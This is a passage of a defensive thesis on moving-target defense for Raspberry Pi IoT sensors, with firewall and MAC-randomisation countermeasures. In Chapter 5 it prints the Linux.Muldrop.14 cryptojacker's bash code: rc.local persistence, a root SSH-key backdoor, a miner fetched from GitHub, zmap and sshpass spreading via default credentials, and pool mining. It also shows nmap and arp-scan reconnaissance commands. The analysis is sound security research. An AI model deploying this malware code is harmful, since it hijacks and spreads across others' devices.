


Figure 4.4: Distribution of MTD techniques in IoT devices


In Figure 4.4, 32 distinct IoT MTD techniques were considered and distributed depending on which Moving Parameters they configure. It shows that the importance of MTD network techniques is immense compared to the other ones in IoT devices [17]. Due to limitations of resources, only some of the moving parameters can be changed in a lightweight manner without disturbing the actual task and performance of an IoT device. This is why the Network MP is predominant in MTD solutions for IoT devices.

4.4 Limitations for MTD solutions in IoT Devices

In this subsection a brief explanation about the two malware of interest (Reconnaissance attacks, Cryptojackers) considering their mitigation approaches, solutions and limitations found in the literature are discussed. This motivates why this thesis is important to close the research gap for our specific setup. In Figure 4.5 the actual limitations of the literature are illustrated to show the importance of this thesis.

Multiple papers provide different MTD solutions against reconnaissance attacks. There are solutions for attack detection e.g., Intrusion Detection Systems [34] and also approaches for mitigation. A way to differentiate these two methods is needed. In [17], they reviewed numerous publications from the literature to find and analyze the current MTD approaches for IoT devices. One of the network configuration approaches they reviewed was about dealing with reconnaissance attacks called μM6TD they change periodically the IPv6-address while making the address accessible using shared secrets to known devices outside the network [17, 30]. Another network configuration approach is the 6HOP from the paper [31], which proposes a similar solution for IPv6-addresses [17, 31]. However, those approaches are useful for a specific category of network configurations (IPv6), but they don't deal with generality (IPv4, MAC addresses and ports), even the IPv4 addresses are limited and need to change to IPv6. Due to the small amount of address spaces and a increasing amount of devices, most of the IoT devices still communicate via IPv4 [35]. Also, μMT6D and 6HOP consider that the accessor always tries to connect to the device to exchange those secrets to allow a reconnection [30, 31]. But this scenario with the spectrum sensor initiates a connection to the ElectroSense platform and starts sending data. There is no case where the ElectroSense platform tries to find the private IP-address of the sensor, which makes none of these two approaches applicable to this scenario. However they are very useful as inspiration for this solution. There are many more solutions against reconnaissance attacks such as Server Defined Networks (SDN) or Random Host Address Mutation (RHM) [32, 33], but they need additional infrastructure to manage such network configurations and adaptions. This is something this thesis tries to avoid. The goal of this work is to provide an approach that uses a lightweight MTD approach to handle reconnaissance attacks by itself, without adding more devices or infrastructure to the scenario.

In the literature, several solutions are proposed to detect Cryptojackers if the system has one. They check the usage of system resources CPU, memory, etc. to detect anomalies and determine whether a Cryptojacker is actually running. [14, 29, 36, 37]. However, all these solutions focus on detecting a Cryptojacker, but in this thesis a mitigation approach is the goal 4.5. Until now, a possible MTD solution against Cryptojackers was not proposed, which shows the importance of this work and why a solution to this problem is needed. In contrast to existing solutions, this work shows how an MTD approach can be implemented to protect against Cryptojackers. The mentioned detection approaches will be very useful in the MTD solution and are discussed in the next chapters. The goal is to determine not only whether a Cryptojacker is running on the device, but also which process it actually is that is causing the resource consumption and how to mitigate it.



Malware	MTD-Detection	MTD-Mitigation	General MTD-Mitigation Solution for Non-Constrained Devices	General MTD-Mitigation Solution for IoT Devices
Cryptojackers	Yes	No	No	No
Reconnaissance attack	Yes	Yes	Yes	No

Figure 4.5: Overview of the Limitation Gaps this Thesis should close

As shown in Figure 4.5, certain solutions are missing to close the solution gap between resource constrained and non-constrained devices for the attacks of interest. Also a general solution that is applicable to any device, without depending on how many resources are available to perform an MTD solution against a wide range of attacks by simply adding more solutions, should be proposed. How this goal can be achieved and implemented is shown in this thesis.

Chapter 5

Attacks

In this Chapter, a deeper look at the attacks, based on an analysis that was conducted on the device, will be provided. First a look at what tools are used for a Reconnaissance attack (Nmap, Arp-Scan), and secondly the Linux.Muldrop.14 Cryptojacker will be analyzed.

5.1 Nmap

Network mapper, better known as Nmap is an open source utility for network discovery and security auditing. Nmap uses raw IP packets to determine which hosts are available on the network, which services are available (SSH, TCP, DNS etc.), which operating system is used by the host and which filters and firewalls are used to secure the device [11]. All this information helps the attacker to collect necessary information to prepare the actual attack. As explained in the HOW section, to prevent such information gain, the MTD-Solution obfuscate the true information about the device and helps to prevent an extensive information gain for the attacker to prepare the actual malicious attack. A sample scan command like in Listening 5.1 with the output of active hosts looks like shown in Listening 5.2. More about such scans can be found on the Nmap page [11].

```
nmap -sn 192.168.0.0/24
```

Listing 5.1: Start nmap scan command

```
Starting Nmap 7.40 ( https://nmap.org ) at 2023-01-13 10:46
Nmap scan report for 192.168.0.1
Host is up (0.0014s latency).
MAC Address: AC:22:05:33:12:9E (Unknown)
Nmap scan report for 192.168.0.22
Host is up (0.010s latency).
MAC Address: A0:78:17:RA:11:22 (Unknown)
Nmap scan report for 192.168.0.43
Host is up (-0.087s latency).
MAC Address: 14:F6:D8:3C:ED:FF (Unknown)
```

```
Nmap scan report for 192.168.0.99
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.58 seconds
```

Listing 5.2: nmap output

5.2 Arp-Scan

The Address Resolution Protocol Scan (arp-scan) is a tool which checks if there is an available host and if so, then map a corresponding MAC address to it. The output of the scan is the IP address with the corresponding MAC address [51]. However, it does not give the attacker as much information as the Nmap scan, but it helps to make a broad and fast network scan, to start Port scanning and finding out which OS is used with Nmap afterwards. A sample arp-scan command like in Listing 5.3 generates the output in Listing 5.4. More about arp-scan be found on the man page [52]

```
arp-scan -l
```

Listing 5.3: Start nmap scan command

```
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts
192.168.0.1     ac:22:05:23:04:9d       (Unknown)
192.168.0.100   00:50:f1:64:ce:d7       Intel Corporation
192.168.0.56    a0:78:17:7a:27:ad       (Unknown)
192.168.0.148   14:f6:d8:bc:12:ae       (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 4.831 seconds.
```

Listing 5.4: nmap output

5.3 Linux.Muldrop.14

Linux.Muldrop.14 is a Trojan that consists of five steps which make it very harmful as a Cryptojacker for all devices that use default Raspberry Pi passwords. What it means and how it is done will be discussed in the following sections.

5.3.1 Notes about the attack

Since it is an older attack from 2017 where it was detected first, it relies on the Raspberry Pi specific setup [53]. Before vulnerabilities on the Raspberry Pi became known, the default username and password were *pi* as the username and *raspberry* as the password.

The default credentials were changed due to the numerous hacker attacks, where various devices gained access to the system by brute force, until a connection was possible. This small but very effective security layer hardens the success of brute force attacks like Linux.Muldrop.14 [54]. For this thesis, the adapted version [44] from Konstatin Moser will be used instead of the original one [45]. As shown by Moser [44], it is very easy to adapt and use this powerful attack also in today's time since not everything is patched to prevent this attack to still cause a lot of damage.

5.3.2 Phase 1, Permissions and Setup

In the first phase of the attack, it tries to get the right permissions to be able to execute the necessary commands as root. As in Listing 5.5, it checks if the executed script is run as root, if not then the malware copies itself into the sub-directory */opt/* where it can be run on boot script by adding the right commands to it. It tells *rc.local* to run the script on boot and then reboots the Raspberry Pi. Now the right permissions are given to the attack [44, 45].

```
#!/bin/bash

MYSELF=`realpath $0`
DEBUG=/dev/null
echo $MYSELF >> $DEBUG

if [ "$EUID" -ne 0 ]
then
    NEWMYSELF=`mktemp -u 'XXXXXXXX'`
    sudo cp $MYSELF /opt/$NEWMYSELF
    sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
    sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
    sudo sh -c "echo 'exit 0' >> /etc/rc.local"
    sleep 1
    sudo reboot
else
```

Listing 5.5: Copy itself to /opt to be able to run on reboot

```
TMP1=`mktemp`
echo $TMP1 >> $DEBUG

killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
killall kaiten
killall perl
```

Listing 5.6: Copy itself to /opt to be able to run on reboot

After the reboot, all competing possible malicious programs are killed as in Listing 5.6. If there is already one malicious program running on the device that could prevent the attack from reaching its full potential, it will be killed as well [44, 45].

5.3.3 Phase 2, SSH and Dependencies

In Phase 2 the malware makes sure that it allows the root to log in via SSH to the device again as shown in Listing 5.7. The actual use of a new nameserver is not clear. Maybe this has something to do with the original attack where it uses Internet Relay Chat (IRC) to communicate with the attack to execute incoming commands [44, 45].

```

# allow root to connect via ssh
mkdir -p /root/.ssh
echo "ssh-rsa {ssh-key}" >> /root/.ssh/authorized_keys

# add a nameserver
echo "nameserver 8.8.8.8" >> /etc/resolv.conf

# download dependencies
apt-get install autoconf libcurl4-openssh-dev
libjansson-dev openssl libssl-dev gcc gawk automake git -y
git clone https://github.com/lucasjones/cpuminer-multi.git
```

Listing 5.7: SSH connection enabling and dependencies download

5.3.4 Phase 3, Miner installation

After the dependencies are downloaded the actual Cryptominer needs to be built from source as shown in Listing 5.8. It is a multi-threaded CPU miner called $cpuminer-multi$ or *minerd*, which can mine Monero (XMR) with different algorithms as shown in Phase 5 [44, 43].

```

cd cpuminer-multi
```

```
./autogen.sh

./configure CFLAGS="-Ofast -mtune=cortex-a53
-mcpu=cortex-a53 -mfloat-abi=hard -mfpu=neon-fp-armv8
-mneon-for-64bits -ffast-math" CXXFLAGS="-Ofast
-mtune=cortex-a53 -mcpu=cortex-a53 -mfloat-abi=hard
-mfpu=neon-fp-armv8 -mneon-for-64bits -ffast-math"

make --always-make

cd
NAME=`mktemp -u 'XXXXXXXX'`
```

Listing 5.8: Miner installation from source

5.3.5 Phase 4, Malware spreading

How malware spreading works is explained in this section and is probably the most interesting part of the attack. Due to the knowledge of the default passwords of the Raspberry Pi's it tries 100000 different IP's from the attacked device to connect to others to then again spread itself. This is done by using Zmap which is firstly installed and then it tries to connect to all devices that have an open port 22 with the default raspberry pi credentials as shown in Listening 5.9 [44, 45].

```

apt-get update -y --force-yes
apt-get install zmap sshpass -y --force-yes

while [ true ]; do
    FILE=`mktemp`
    zmap -p 22 -o $FILE -n 100000
    killall ssh scp
    for IP in `cat $FILE`
    do
        sshpass -praspberry scp -o ConnectTimeout=6
        -o NumberOfPasswordPrompts=1 -o ...
    done
    rm -rf $FILE
    sleep 10
done
```

Listing 5.9: Malware spreading via Zmap

5.3.6 Phase 5, Run Cryptominer

After the spread is executed and perhaps other devices are infected, it starts mining Monero (XMR) tokens with the CryptoNight algorithm using the CPU of the device connected to a mining pool (minergate) for a specific crypto wallet or address, as shown in Listing 5.10 [44, 55].

```
# Run miner
cd cpuminer-multi
./minerd -a cryptonight -o
stratum+tcp://xmr.pool.minergate.com:45700 -u
harambasic.josip97@gmail.com

fi
```

Listing 5.10: Run cryptominer

Chapter 6

MTD Framework Architecture

In this thesis a MTD framework architecture is provided, which is able to deploy a pre-programmed solution which takes action depending on input reports from a detection system. Detecting an attack is considered as given and not part of this thesis. Given a detection approach for Reconnaissance attacks e.g. an intrusion detection system or for a Cryptojacker a Machine Learning based solution, that gives a detection report of an attack, the mitigation solution starts to perform. It is shown that in the given scenario, a proper setup of the standard Linux firewall *iptables* can help mitigate large parts of the attacks. How this is done will be discussed in the following chapters.

6.1 Design

Based on previous research on MTD architectures, a similar structure was chosen because of its general applicability and extensibility. The MTD solution contains of three parts. The first part consists of a client that listens on a specific input from an external detection system. As soon as the external detection system reports an attack to the MTD client the MTD framework process starts. The MTD client is the interface between the detection system and the MTD server. The MTD client is connected via a web-socket to the MTD server which is listening for events from it. As soon as a known attack report arrives at the MTD server, it deploys the actual MTD solution. The MTD server is running as a service on the Linux OS. It only acts passively until a report comes in and then starts to deploy the actual solution. The MTD solution contains the actual code and necessary steps to mitigate the attack. A high level overview is shown in Figure 6.1 [40].

6.1.1 Expected capabilities of the MTD-Framework

First, the MTD framework should be as lightweight as possible given that it is applied on IoT devices which are resource constrained. This means we should use as few resources as possible e.g. CPU, Memory, RAM etc. The MTD server runs in the background at boot time and listens for attack messages from the MTD client. It should not disturb




Figure 6.1: High level overview of the MTD-Framework Architecture

the ElectroSense spectrum sensor in any way by taking too many resources. This is done by the MTD server passively listening for the attack messages and taking action as soon as a message is received. Even by taking action, the MTD server should not affect the ElectroSense performance and use as few resources as possible also during the mitigation step.

Secondly, it should be able to work on different use-cases and protect against the attacks of interest. As mentioned in Section 4.2, a general use case needs to be found where the solution can be applied to different systems and does not only consider a specific use case (e.g. only IPv6) against which it should protect. Finally, it should also be extendable for other attack mitigation solutions. As shown in Figure 6.1 it is easily extendable by just adding more solutions for other attack types [40].

6.1.2 Necessary environment properties

This solution is set up for our specific use case by running the Raspberry Pi 4 as a ElectroSense spectrum sensor. It can be used generally, but some adaptations need to be done depending on the given scenario. The 2 main properties that are needed from the environment are:

- Linux OS
- Python

Specific configurations of the mitigation approaches against each attack will be explained in the corresponding solution.

Chapter 7

MTD Framework Implementation

In this Chapter the implementation of the MTD Framework solution in each attack scenario will be presented. The attacks of interest that will be discussed are Reconnaissance and Cryptojacker attacks. The source code of the implementation can be found here [38].

7.1 Starting the MTD-Framework

The MTD-Framework is implemented in Python. The MTD-Client is connected via a TCP socket to the MTD-Server. To run the MTD-Solution an external program needs to run the MTD-Client. The parameters that are optional are –ip and –port, and a third required one, which is –attack. Since the MTD-Client and MTD-Server will be mostly running on the same system, setting for both an default IP address and a default port number for simplicity reasons. If it should be run from external devices, the optional arguments can be specified too. The –attack argument only accepts two inputs. The first one is *recon*, which stands for Reconnaissance attack and the second one is *cj*, which stands for Cryptojackers. A possible execution looks like this **python3 client.py –attack recon**. The attack argument is sent to the MTD server where it deploys the actual MTD solution [39, 40].

7.2 Reconnaissance

In this section, the MTD solution for a Reconnaissance attack is provided. As explained in previous chapters the Reconnaissance attack tries to gather as much information as possible about the victims device. It tries to figure out the IP address, open ports, the MAC address and which operating system is running on the device. The goal of the MTD solution is to prevent the attacker from obtaining more information than the attacked device would like to share.

The problem with such information is not the IP address, because it should be publicly available. If someone wants to connect via SSH, the IP address must be known. The issue is therefore not the IP address, but it's the details like open ports and MAC address. Some ports are vulnerable and the MAC address shows information about the manufacturer [42]. The goal is to prevent, disturb or obfuscate the attacker to make his effort as useless as possible. To see how this is implemented, let's use the WHAT, WHEN and HOW concepts to understand what is happening.

7.2.1 WHAT

The WHAT in this mitigation approach is the MAC-Address, which implies a change in the IP address. This thesis provides a solution by using the network as moving parameter as also shown in other related work. More information about related work is shown in chapter 4.2. It is not a novel concept to change network properties, but works very well to makes the life of the attacker much harder. The difference between all other approaches and the one provided in this thesis is, that by changing the MAC-Address the attacker gets wrong information instead of hindering him to get any. Giving wrong information is much easier than trying to hide from the attacker. No external requirements or third-party applications are needed. Therefore, this approach is easy to apply that it can be used for any IoT device which is resource-constrained.

7.2.2 WHEN

The most effective way to mitigate reconnaissance attacks would be to constantly change the IP address every few seconds. However, this is not applicable due to the limitation of available IP addresses. Secondly, it would not be possible for someone to connect, even if it was the actual user, because the IP address would constantly change, which is required for an SSH connection. To omit those issues, the MAC address must be changed at two different points. The first change is on system boot, because this lowers the information given to the attacker. By changing the MAC address to something unknown or to a known MAC prefix, e.g., "94:0C:98" which is an Apple Inc. prefix. By a successful Reconnaissance attack, the attacker obtains the information that the manufacturer of the device is indeed Apple Inc. and not a Raspberry Pi Foundation. Secondly, a change is happening as soon as an attack report arrives from an external Intrusion Detection System (IDS). This leads to a wrong scanning report, about an IP and MAC address that already changed, or it fails if it takes too long to scan the changed IP address. The firewall also is set up at boot, but with a delay of 10 seconds. This is to avoid excluding tasks that should run on the device. In our case it would exclude the ElectroSense sensor, if the firewall is set as permanent.



Intrusion Detection System
Attack
Port scan
Scan finished
Change MAC Address on boot
Firewall on boot
System State 1
Firewall drops packets, blocks IP
Change MAC-Address
implies
IP Change
System State 2
Wrong Information or failure
Time

Figure 7.1: When to change during an attack

7.2.3 HOW

To understand the HOW, a quick look at the default *iptables* firewall provided by Linux OS is needed. The default setup of *iptables* is empty, which means no firewall configurations at all. Every packet input and output of any form from inside and outside works. By properly setting up the firewall and restricting certain values and inputs, IoT devices could be better protected. Just setting up a firewall would not solve the thesis goal by applying an MTD approach, since it is a static solution. However, setting up the firewall correctly can help in this scenario.

A Reconnaissance attack gathers information by sending invalid packets to all ports and checks if the port replies or not. If this is the case, then it is known to be either open or closed. But if it does not answer, then it's either filtered by a firewall or the host is down. If the ports are filtered and no response arrives, Nmap sends some more packets to verify if it's really filtered or just down. This approach can be used to extend the time it takes the attacker to obtain more information by simply dropping all incoming invalid packets as shown in Listing 7.1 [46, 48, 49].

```
iptables -F
iptables -X

### Accept loopback input
iptables -A INPUT -i lo -p all -j ACCEPT

### Allow allready established connections --> Sensor
iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -m state --state RELATED -j ACCEPT
```

```
### Dropping all invalid packets
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A FORWARD -m state --state INVALID -j DROP
...
```

Listing 7.1: Iptables configuration to drop invalid packets and allow already established connections

In our case 1 port is allowed to be scanned per minute. One port needs to be allowed to be scanned, because else the device can't be found by simply searching for the IP address. It is not necessary to search for open ports, because it is known which ports should be open by a user. By giving the attacker so much overhead as shown in Listing 7.2, the MAC address can be changed in the meantime, which also changes the IP address, which usually causes the Nmap scan to break. If not, after at least 10 minutes (in most cases longer) of waiting, the attacker receives a response. This usually takes 10-30 seconds without a packet drop of the firewall and is therefore very annoying from the attacker's point of view [46, 47]. This gives the external system enough time to detect such an attack, and also enough time to change all necessary moving parameters by the MTD solution.

As an additional security mechanism the attackers IP is stored and blocked for the next 24h (can be changed). This means any SSH connection or Ping attempts from this IP address or even normal IP scans without scanning the ports, will be denied from the device, even if somehow any information gets to the attacker. The attacker can't figure out the new IP address from the IoT device from the IP he used, because it is blocked. Also, to provide false information when Nmap succeeds after a long time, the MAC address of the device is changed with a random prefix as mentioned above. The output will be something like Listing 7.2:

```
Without iptables configured:

Host is up (0.0040s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: B8:27:EB:1A:1E:2A (Raspberry Pi Foundation)
Nmap done: 1 IP address (1 host up) scanned in 29.18 seconds

With iptables configured:

Host is up (0.011s latency).
All 1000 scanned ports on 192.168.0.158 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 94:0C:98:D3:76:69 (Apple Inc.)
Nmap done: 1 IP address (1 host up) scanned in 1210.81 seconds
```

Listing 7.2: Nmap scan output with and without firewall configurations

This helps the system to obfuscate their true nature, because the MAC address can be used to identify the manufacturer and potentially the model of the device [42]. The flowchart at Figure 7.2 summarizes the given information. All the code is written in Python 3 and Bash script for setting up the firewall. It does not need any kind of external libraries to make the code executable.



Setup default Friewall with iptables, change MAC address
on boot
Reconnaissance attack
Start
Firewall allows only 1 port to be scanned, DROP all invalid packets, Block IP
Attack report
Intrusion Detection System
change MAC address
implies
change of IP address without restart of device
Failed scan, or wrong information about the device
END

Figure 7.2: Reconnaissance MTD-Solution illustrated as flowchart

7.3 Cryptojacker

In this section, the MTD-solution against Cryptojackers is provided. First of all, a brief summary of what has already been mentioned regarding Cryptojackers. Cryptojackers use system resources from victims to mine cryptocurrencies without their knowledge. This is not necessary dangerous for the victim, but it leads to slower devices, higher electricity costs and higher battery consumption. Due to the complexity of the calculations of a blockchain, lots of computational resources are needed [29, 14]. Since not everybody has unlimited computational power, a pool is created where everyone can join and start solving the mining puzzle. Depending on how much work was done by the contributor the rewards are getting split proportional to it. To orchestrate all this information, the

Cryptojacker needs a connection to the mining pool to register the results also called Proof of Work, and then a new task gets assigned by the pool to the contributor [55]. How this knowledge about the behaviour can help to mitigate an Cryptojacker attack will be explained by using the MTD WHAT, WHEN and HOW.

7.3.1 WHAT

The solution provided for the WHAT for Cryptojackers is to use the platform as moving parameter (Memory, CPU, RAM etc.). The actual parameter is the process ID (PID), which will be looked at and then killed depending on, if the running task is an actual threat or not. It is not a state of the art MTD moving parameter, however it works efficiently. Other moving parameters are been used as the nice value of a devices task scheduler, which specifies the priority of the scheduled task. It does not have an effect on the Cryptojacker. The Cryptojacker still runs at high resource consumption, even by assigning the highest nice value to lower the priority as much as possible. The change of the nice value could be included in the solution, but does not help to get better results.

7.3.2 WHEN

Since the behavior of such a Cryptojacker is known, it is not necessarily important to change the moving parameter at a certain time or as quick as possible. This does no harm the device and time is therefore taken to examine the data as best as possible, during the mitigation part to decide whether the task should be terminated or not.

